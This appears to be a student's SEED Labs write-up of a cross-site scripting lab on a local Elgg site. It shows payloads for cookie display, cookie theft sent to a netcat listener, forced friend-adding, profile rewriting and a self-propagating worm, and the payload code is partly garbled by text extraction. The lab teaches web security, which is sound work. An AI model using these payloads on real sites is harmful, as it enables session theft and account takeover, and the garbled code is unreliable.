



Cross-Site Scripting (XSS) Attack Lab

Task 1: Posting a Malicious Message to Display an Alert Window


Writing JavaScript Code in Boby's Profile:





The alert box got displayed because the JavaScript code was injected in the web browser of Boby. When Alice visited Boby's account, the JavaScript code got injected in her web browser and thus it displayed the alert box. This means Alice's profile got attacked by viewing Boby's profile.

TASK 2: Posting a Malicious Message to Display Cookies



A screenshot of the "Edit profile : XSS Lab Site" page from the XSS Lab Site. The URL in the address bar is "www.xsslalgg.com/profile/boby/edit". The page has a "Text Editor" tab selected. In the "Brief description" field, the following JavaScript code is entered:


```
<script>alert(document.cookie);</script>
```


The "Location" and "Interests" fields are present below the description field, each with a "Public" dropdown menu.

Observation: In this task, we wrote a JavaScript code in the Brief Description field of Boby's Edit Profile page to get the cookie information of the user. As a result, on submitting the Edit Profile form, the alert box containing Boby's cookies information got displayed. Also, when Alice visited Boby's profile, she also got the alert box which contained her cookies.

Explanation: The alert box got displayed because the JavaScript code to get user's cookies was injected in Boby's web browser. When Alice visited Boby's profile, the JavaScript code got injected in her web browser too and thus it displayed the alert box with her cookies information. This means Alice's profile also got compromised by viewing Boby's profile.

TASK 3: Stealing Cookies from the Victim's Machine







```
Terminal
[11/03/19]seed@VM:~$ nc -l 127.0.0.1 5555 -v
Listening on [127.0.0.1] (family 0, port 5555)
^C
^C
[11/03/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
^C
[11/06/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted
(family 2, sport 55138)
GET /?c=Elgg%3Dddf4j09uf920242nl4dthsinj1 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
[11/06/19]seed@VM:~$
```

Observation: Here in this task, being the attacker, we are listening on IP Address 127.0.0.1 (Virtual Machine's Address) and on port 5555. We wrote a JavaScript code in the Brief Description field of Boby's edit Profile page which sends HTTP request to the attacker with the user's cookies appended to it. As a result, on submitting the Edit Profile form, we got Boby's cookies' information on the listening server terminal running on our machine. Also, when Alice visited Boby's profile, we also got her cookies on our terminal with the HTTP request.

Explanation: In the JavaScript code written in the field of brief description in Boby's profile, we insert an tag which contains an attribute called 'src'. Now, this src attribute contains the path to the attacker's machine. The src attribute in the tag gives the location to the browser and from that location, the browser tries to load the image. But we have written the HTTP request in that attribute's value which sends a HTTP GET request to the location mentioned i.e. the attacker's machine (IP Address 127.0.0.1 and port 5555) where the attacker is listening using TCP server. This request contains the user's cookies and thus it also sends this information to the attacker.

TASK 4: Becoming the Victim's Friend



Firefox Web Browser

Edit profile : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Edit profile : XSS Lab Site +

www.xsslablegg.com/profile/samy/edit

Most Visited SEED Labs Sites for Labs

Edit profile

Display name Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts__"+elgg.security.token.__elgg_ts__;
var token="__elgg_token__"+elgg.security.token.__elgg_token__;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslablegg.com/action/friends/add" + "?friend=47" + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host", "www.xsslablegg.com");

```

Firefox Web Browser

All Site Activity : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

All Site Activity : XSS Lab Site +

www.xsslablegg.com

Most Visited SEED Labs Sites for Labs

All Site Activity

All Mine Friends

Filter Show All

Alice is now a friend with Samy just now

Alice → Samy

Samy is now a friend with Samy 4 minutes ago

Alice → Samy

Alice is now a friend with Samy 57 minutes ago

Observation & Explanation: We wrote a JavaScript code in which we added the URL of Add Friend Request. We added the guid of Samy i.e. 47 in the request to specify the user. It means it adds Samy as the friend of that user. We observed the name of the variables that stores the secret tokens by viewing the page source of Elgg page and use it in the code so that we can access the secret tokens of the users visiting Boby's page. We append these secret tokens to the URL of the HTTP GET request of Adding Friend. We write this code in the "About Me" field of the Edit Profile page of Boby's profile and submit the form. As soon as a user visits his profile, the code gets triggered and it takes the secret tokens of that particular user and performs the HTTP GET request which adds Boby as a friend of that user.

Question 1: Explain the purpose of Lines ① and ②, why are they needed?

The transmission of token and timestamp with the request header is a countermeasure to defeat Cross Site Request Forgery. If we do not include these in the request URL to add friend the server will consider this as a cross site request and thus will discard this request and our attack will fail.

Question 2: If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


Although we can escape html tags, the code in the editor mode has HTML encoding which is a countermeasure for cross site scripting. Thus, we won't be able to launch the attack successfully.

Task 5: Modifying the Victim's Profile

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays the URL www.xsslabelgg.com/profile/samy/edit. The main content area shows an "Edit profile" form for a user named "Samy". In the "About me" section, there is a "Visual editor" button. Below it, a JavaScript payload is visible:

```
//and Security Token __elgg_token
var name=&name="+elgg.session.user.name;
var guid=&guid="+elgg.session.user.guid;
var ts=&__elgg_ts="+elgg.security.token.__elgg_ts;
var token=&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + "&accesslevel[description]=2"
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
//Construct the content of your url.
var content= token + ts +name +desc+guid
var samyGuid=47
if(!elgg.session.user guid)samyGuid
```

Below the "About me" section, there is a dropdown menu set to "Public". At the bottom of the form, there is a "Brief description" field.



Similar to previous task, we just change the URL that we inspect from HTTP header Live to change a person's profile. In the above code, whoever visits the infected page, in this case Samy's profile page, the victim's profile page is edited.

In the above scenario, Alice visits Samy's profile which was infected with a javascript. Alice's about me in the profile page is edited.


Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation

The screenshot shows a Mozilla Firefox window with the title "Samy : XSS Lab Site - Mozilla Firefox". The address bar displays "Samy : XSS Lab Site" and the URL "www.xsslabelgg.com/profile/samy". The main content area shows a profile for "Samy" with a profile picture of a person at a computer, the name "Samy", and the bio "About me" with the text "Samy is my hero". A green success message at the top right says "Your profile was successfully saved.". On the left, there is a sidebar with various icons and a vertical scroll bar.

If we get rid of the check to check if the current id is samys id. It gets rid of the code we put in since it is executed and replaced as soon as samys profile page is loaded.

Task 6: Writing a Self-Propagating XSS Worm

To create a self propagating XSS worm we make use of a quine which uses the DOM to first declare and define itself and then calls itself to regenerate the code in the victim, passing on the code to the all the profiles which view samy. In DOM approach whenever the infected page is loaded by any victims, this script is copied to the Document Object Model(DOM)



A screenshot of a Mozilla Firefox browser window. The title bar says "Alice : XSS Lab Site". The address bar shows "www.xsslabelgg.com/profile/alice". The page content is titled "XSS Lab Site". On the left, there's a sidebar with various icons. The main content area shows a profile picture of Alice from Alice in Wonderland, the name "Alice", and the bio "About me" followed by "Samy is my hero". There's also an "Edit profile" button.

A screenshot of a Mozilla Firefox browser window, identical to the one above, showing the XSS Lab Site profile for Alice. However, the developer tools are open at the bottom of the screen. The "Inspector" tool is selected, and it shows the HTML code for the "worm" script tag. The code is as follows:

```
<script id="worm" type="text/javascript">
    window.onload=function() { var headerTag=<script id=\\"worm\\"
    type=\\"text/javascript\\">\>; var
    jsCode=document.getElementById("worm").innerHTML; var tailTag=
    </\+script>; var
    wormCode=encodeURIComponent(headerTag+jsCode+tailTag); var desc=&
    description=Samy is my hero+wormCode; desc +=&
    accesslevel[description]=2; var name=&name=&
    elgg.session.user.name; var guid=&guid= + elgg.session.user.guid;
    var ts=&_elgg_ts=+elgg.security.token._elgg_ts; var token=&
    _elgg_token=+elgg.security.token._elgg_token; var
    sendurl="http://www.xsslabelgg.com/action/profile/edit"; var
    content=token + ts + name + desc + guid; var samyguid=47;
